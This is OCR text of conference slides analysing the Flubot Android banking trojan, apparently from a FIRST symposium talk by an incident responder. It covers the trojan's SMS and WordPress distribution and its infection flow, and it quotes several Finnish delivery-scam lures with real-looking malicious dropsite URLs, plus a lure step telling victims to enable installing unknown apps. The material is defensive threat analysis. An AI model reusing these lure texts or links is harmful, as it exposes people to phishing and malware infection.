Pandemic in our pockets

Flubot

Juho Jauhiainen - FIRST Regional Symposium Europe

TLP:WHITE

Disclaimer! Opinions expressed in this presentation are solely my own and do not necessarily express the views or opinions of my employer.

TLP:WHITE

Juho Jauhiainen

Current
- Lead Incident Response Investigator at Accenture

Previous
- Information Security Specialist at NCSC-FI
- Senior Security Consultant at Nixu
- SOC Manager at Elisa

Education
- Master of Science in Technology, Information Security and Cryptography
- Bachelor of Engineering, Information Technology

Certifications
- CISSP, GCFA, GMON, GREM, OSCP

Other
- Podcast host at Turvakäräjät (https://turvakarajat.fi)
- Co-founder at HelSec (https://helsec.fi)
- Hacker, volunteer at KyberVPK (https://kybervpk.fi)
- Instructor at National Defence Training Association of Finland (https://mpk.fi)

JuhoJauhiainen


/in/jauhiainen

TLP:WHITE

Flubot

aka: Cabassous

- Android banking trojan
- Distribution through SMS and compromised WordPress sites
- First seen in December 2020 [1]
- Continuously developed
  - New features in every version
  - Developers are reacting to mitigation activities
- Mimics legit applications
  - DHL, Chrome, Voicemail, FlashPlayer



Track your package

1. This package is linked to your phone number and can only be tracked with our app.
2. If a window appears preventing the installation, select "settings" and enable the installation of unknown apps.

Hei, olemme @ pahoillamme, etta olemme hukanneet pakettinne: https://school.tutorialwala.com/a.php?yj24e8&sb

Paketti [009232513] pysaytettiin jakelukeskuksessa. Seuraa lahetystasi taalla: * http://dentaldesignstudiowi.com/l.php?ohlfpqa&ly ;

DHL-pakettisi on matkalla! _th_ Klikkaa "ls3" https://coloredsquares.ir/eu/?qikhzwvc.sw seurataksesi ;


Hei, valitettavasti emme pystyneet toimittamaan pakettiasi, #d# tarkista tasta: https://im2020.vip/x/?irngbh&flw

Hei, odotamme sinulta toimia * pakettisi toimittamiseksi: * http://www.amznblog.com/h/?6s.4ww3ot

Image: NCSC-FI, https://www.kyberturvallisuuskeskus.fi/fi/ajankohtaista/julkaisimme-vakavan-varoituksen-tekstiviestitse-levitettavasta-haittaohjelmasta

[1] https://www.bitdefender.com/blog/hotforsecurity/what-is-flubot-and-why-you-need-to-start-taking-it-seriously-right-now/

TLP:WHITE


Infected phone
SMS with link to dropsite
1
2
3
4
5
6
Victim
Dropsite (compromised WordPress)
"dns.google", "cloudflare-dns.com", "dns.alidns.com"
C2
"ipinfo.io", "icanhazip.com", "api64.ipify.org", "www.trackip.net
Download App

Hei, olemme @ pahoillamme, etta olemme hukanneet pakettinne: https://school.tutorialwala.com/a.php?yj24e8&sb

Hei, odotamme sinulta toimia
* pakettisi toimittamiseksi: *
http://www.amznblog.com/h/?6s.4ww3ot

Hei, valitetta
pystyneet to
pakettiasi, #d# tarkista tasta:
https://im2020.vip/x/?irngbh&flw

DHL-pak
Klikkaa "ls3" https://coloredsquares.ir/eu/?qikhzwvc.sw seurataksesi ;

32513]
pysaytettiin jakelukeskuksessa.
Seuraa lahetystasi taalla: *
http://dentaldesignstudiowi.com/l.php?ohlfpqa&ly ;

